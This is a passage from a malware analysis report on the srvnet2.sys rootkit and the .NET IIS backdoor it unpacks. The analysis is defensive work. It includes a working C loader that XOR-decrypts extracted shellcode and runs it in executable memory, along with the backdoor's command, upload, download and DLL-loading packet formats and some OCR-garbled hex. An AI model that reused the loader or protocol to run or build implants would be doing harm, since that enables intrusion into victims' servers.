0000AC40	27	Β7	00	9A	77	B3	B3	9A	BD	19	15	31	01	7D	1E	D1	'∴šw³³š½1.}.Ñ
0000AC50	FE	37	1C	6E	FF	89	ЗD	63	02	ЗF	61	BE	9A	Fl	34	A2	þ7.nÿ‱=c.?a¾šñ4¢
0000AC60	18	AE	7B	F9	21	8A	3C	93	CD	34	76	65	FC	71	6B	1F	.⊗{ù!Š<``Í4veüqk.
0000AC70	31	29	B2	83	47	63	28	02	6C	99	ЗA	DA	1D	E9	48	B4	1)°fGc(.1™:Ú.éH′
0000AC80	63	AF	D2	10	58	0F	43	16	C7	48	44	30	0A	61	ЗA	3B	c¯Ò.X.C.ÇHD0.a:;
0000AC90	E5	09	C7	9F	3C	34	CC	9C	5A	CA	35	CD	78	13	85	ЗF	å.ÇŸ<4ÌœZÊ5Íx?
0000ACA0	DC	09	ЗB	84	58	C1	41	E0	08	2C	C9	22	48	2C	21	B7	Ü.;"XÁAà.,É"H,!
0000ACB0	16	7A	DE	CD	EF	A 8	75	D6	4F	15	68	22	28	0E	59	B7	.zÞÍï″uÖO.h"(.Y
0000ACC0	C0	E0	62	23	E3	54	A 8	E2	13	F2	DA	44	07	7C	3C	E6	Ààb#ãT¨â.òÚD. <æ
0000ACD0	81	10	8D	B3	1C	99	5D	4A	6F	81	DD	0B	7D	5C	7F	DD	³.™]Jo.Ý.}\.Ý
0000ACE0	D6	7E	F2	38	79	00	17	F4	77	0A	34	2D	D6	Β6	1B	A0	Ö~ò8yôw.4−Ö¶.
0000ACF0	54	7F	ЗF	06	C5	Fl	47	8B	DA	F3	3B	4C	5B	58	5B	9F	T.?.ÅñG< Úó; L [X [Ÿ
0000AD00	C4	84	1A	28	72	12	E7	44	06	В4	AF	35	FD	B6	DD	07	Ä".(r.çD. ^{^−} 5ý¶Ý.
0000AD10	BA	B2	00	В9	16	85	63	98	A7	48	86	C2	1D	59	E2	1B	°°.¹c~§H†Â.Yâ.
0000AD20	C3	E6	FC	47	2D	CD	F9	DF	65	B5	5A	53	СВ	03	60	60	ÃæüG−ÍùßeµZSË.``
0000AD30	ЗD	A 1	8B	22	DA	AC	F9	4B	29	OF	72	FE	4B	08	D5	E1	=;< "Ú¬ùK).rþK.Őá
0000AD40	04	CC	59	71	7E	F9	A 5	3E	8E	44	61	FA	1B	74	06	C9	.ÌYq~ù¥>ŽDaú.t.É
0000AD50	92	84	5C	25	FD	33	C5	6A	A 5	90	1F	AO	B7	FA	СВ	Α4	′"∖%ý3Åj¥ ∙úˤ
0000AD60	9B	F2	AO	A6	7E	79	35	E9	76	89	2C	96	52	45	59	36	>ò ¦~y5év‰,-REY6
00007070	סס	64	E 2	<pre>cn</pre>	07	70	7 5	FD	22	٥Þ	57	חח	60	NC.	10	ъл	

Figure 21: shellcode offsite in the rootkit through HexEdito

Furthermore, the rootkit file has an offset of **0xAC00** for the shellcode. By removing the bytes preceding this offset, the modified file can be saved as "srvnet2_block.bin," where the first byte represents the shellcode. Subsequently, a program needs to be developed to decrypt the shellcode within the newly created file and execute it by spawning a new thread.

In Figure 22, memory is allocated for the shellcode file, then it is loaded into memory using C file functions, the shellcode in memory is then decrypted using XOR algorithm. A new thread is created by calling " **CreateThread**" function.

On execution of the shellcode, it unpacks a .NET PE file which can be found by searching for the DOS stub string "This program cannot be" in cheat engine, refer Figure 23. The memory region of this PE file when dumped via x64dbg can be opened with a hex editor and the bytes before the PE file can be removed. This should allow executing of the PE file, and it can be opened in dnSpy since it's a .NET PE file.

```
⊡int main() {
      const char* filename = "srvnet2_block.bin";
      FILE* in_file = fopen(filename, "rb");
      if (!in_file) {
h.
         printf("failed to open %s\n", filename);
         return 0;
      }
     long fileSize = GetFileSize(in_file);
      printf("file size = %u\n", fileSize);
     uint8_t* fileData = (uint8_t*)VirtualAlloc(NULL, fileSize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
     int retVal = fread(fileData, fileSize, 1, in_file);
     printf("fileData = %p\n", fileData);
     uint8_t key = 57;
      for (int32_t i = 0; i < fileSize; i++) {</pre>
         fileData[i] ^= key;
     printf("pres any key to continue\n");
      getchar();
     printf("executing shellcode now\n");
    HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)fileData, NULL, 0, NULL);
    if (!hThread) {
Ġ
        printf("failed to create thread | error = %#.8x\n", GetLastError());
    3
    else {
        WaitForSingleObject(hThread, INFINITE);
         printf("thread fniished executing\n");
```

Figure 22: Code for running the shellcode




Figure 23: Running the shellcode using the C program and finding the unpacked .NET PE

Analysis of unpacked .NET PE malware

6

The dumped **.NET** PE malware in figure 23 is programmed in C#. the malware contains back door in, moreover, the malware listens on multiple IIS site bindings and waits for the attacker to send http requests into the victim machine.

However, this part will continue brief behavior analysis.

The malware has full capability such as Download, Upload, "**RunDII**", Execute commands in "cmd". In Figure 24, the malware calls the function

"Heartreport_they.Jar_avocado_enhance" to get a list of URLs to start listening on.



Figure 24: Entry point of the .NET malware where it starts listening for HTTP requests

The URL for heartbeat is dynamically generated by invoking the

"**Heartreport_they.Jar_avocado_enhance**" function. In Figure 25, you can observe the code line responsible for creating the URL.

hashSet.Add(string.Format(Heartreport_they.caution_degree(), binding.Protocol, bindin g.EndPoint.Port, arg).ToLower());

The function Heartreport_they.caution_degree() will return a URL template in the format "{0}://+:{1}/{2}/". The first argument represents the protocol, the second argument represents the port, and the third argument represents the path name. The URL template can be used to construct URLs such as "http://+:80/someNameHere/" or "http://+/someNameHere/".



Figure 25: Get a list of URLs for HTTPListener

Moreover, once the "**HTTPListener**" starts listening, upon receiving HTTP requests from the attacker, the callback function "**Heartreport_they.Oak_reject_deny**" will be called.




Figure 26: HTTPListener callback

In Figure 27, the callback function calls "Chiefdice" function which calls "ProcessRequest" function. The "ProcessRequest" function is responsible for handling the packets. It will read the packet and perform the task specified in the packet. There are 4 possible capabilities:

- Command
- Upload
- Download
- RunDll




Figure 27: Trace of the callback function used by HTTPListener

In Figure 28, The "ProecssRequest" function will first check whether the request data is empty or not, then it will decrypt the data via "DecrpytPacket" function (Base64 and XOR algorithm). The "wastebuzz" constructor will parse the header of the data, and all 4 capabilities have the same header. The header looks like this:

```
o 4 bytes: attack request type
o 4 bytes: attack request string size
o X bytes: attack request string
o 4 bytes: request data size
o X bytes: request data
The "attack request type" is an enum, the possible values are:
enum AttackRequestType {
Command = 1,
Upload = 2,
Download = 3,
RunDll = 4
};
```




Figure 28: ProcessRequest function for handling HTTPListener callback requests

The "attack request string" is the name of the capability, for instance, for download capability, it is "Download".

The "request data" is the data of the capability. This data will have a different structure depending on the "attack request type".

Command capability

In Figure 29, the parser for command capability is invoked before the "command" function. The structure of the code can be represented as follows:

```
Command Capability Parser

|

+-- Parse command capability parameters

|

+-- Verify command capability permissions

|

+-- Invoke the "command" function with the parsed parameters

Command Function

|

+-- Execute the specified command based on the parsed parameters
```

In general, the parser for command capability is responsible for parsing the parameters related to the command capability, such as the command name, options, and arguments. It ensures that the provided parameters are valid and formatted correctly. Once the parameters are parsed, the parser verifies the permissions associated with the command capability. Finally, with the parsed and verified parameters, the parser calls the "command" function, passing the parsed parameters as arguments. The "command" function then performs the execution of the specified command, utilizing the parsed parameters to carry out the desired functionality.

This structure enables the rootkit to handle command capabilities effectively, ensuring proper parsing, permission validation, and execution of commands based on the provided parameters.

o 4 bytes: file name size

o X bytes: file name string

o 4 bytes: file arguments size


o X bytes: file arguments string

There are two strings in the command structure: file name and file arguments. By Following the trace of the "command" function, the function "**ExecuteShell**" is called, refer Figure 30. The "**ExecuteShell**" function take two parameters file name and file arguments, respectively. This function will execute the shell code command supplied by the attacker.



Figure 29: Command capability parser





Upload capability

This capability allows the attacker to upload files to the victim machine. The parser of the upload capability is shown in Figure 31. The structure looks like this:

o 4 bytes: file path size

o X bytes: file path string

o 4 bytes: file data size

o X bytes: file data array

In Figure 32, the "Upload" function will call the function "**WriteAllBytes**" which will create the file and write all bytes to that file on the victim machine.




Figure 31: Upload capability parser



Figure 32: Upload function pseudocode

Download capability

This capability allows the attacker to download files from the victim machine. This capability doesn't have a special parser since the "request data" in the header is the file path string, and it's used to read the target file from disk via "RedAllBytes" function and then sent back to the attacker in response, refer Figure 33.



Figure 33: Download capability pseudocode

Rundll capability

This capability allows the attacker to load and run dll files in the memory of the malware process. The dll file is supplied in the request data. The structure of this capability is the same as "Upload" capability since the same function is used to parse the request data. The structure looks like this:

- o 4 bytes: file path size
- o X bytes: file path string
- o 4 bytes: file data size
- o X bytes: file data array

loCs

srvnet2.sys:

- MD5: 4dd6250eb2d368f500949952eb013964
- SHA-1: 6802e2d2d4e6ee38aa513dafd6840e864310513b
- SHA-256: f6c316e2385f2694d47e936b0ac4bc9b55e279d530dd5e805f0d963cb47c3c0d

https://www.virustotal.com/gui/file/f6c316e2385f2694d47e936b0ac4bc9b55e279d530d d5e805f0d963cb47c3c0d

Written on June 7, 2023